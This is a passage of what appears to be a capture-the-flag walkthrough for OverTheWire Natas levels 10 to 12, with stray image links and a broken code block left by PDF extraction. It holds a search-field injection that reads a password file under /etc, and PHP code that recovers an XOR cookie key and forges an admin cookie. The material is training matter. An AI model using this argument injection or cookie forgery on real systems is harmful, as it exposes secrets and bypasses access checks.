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BYTEWISE FELLOWSHIP CYBERSECURITY

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
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Natas Level 10 → Level 11

Username: natas11

URL: <http://natas11.natas.labs.overthewire.org>


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
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```
Search grep -i -v - /etc/natas_webpass/natas11 dictionary.txt
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Natas Level 11 → Level 12

Username: natas12

URL: <http://natas12.natas.labs.overthewire.org>

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```
XOR :
• A xor B = C
• A xor C = B
• B xor C = A

So;
if
• Key xor DefaultData = CookieData
then
• DefaultData xor CookieData = Key

◇ After we found the key then we can change the DefaultData and get the new Cookie to see the password
```

Go to online php editor and write the following code:

```
<?php
// Your code here!
function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = "";

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
$cookie="HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAYIxTRg%3D"
;
echo "Key = ";
echo xor_encrypt(base64_decode($cookie))


?>
```

Inspect-> Storage->Data(value). Put this value in code i.e. cookie= “value”:

Value is: **HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAYIxTRg**

Now we run the code and get the key:

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Paste the 1st 4 letters of key in 4th line and change the code to:

```
<?php
// Your code here!
function xor_encrypt($in) {
    $key = "eDWo";
    $text = $in;
```

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
```
$outText = "";

// Iterate through each character
for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
}

return $outText;
}
echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes",
"bgcolor"=>"#ffffff"))));
?>
```


Run the code:

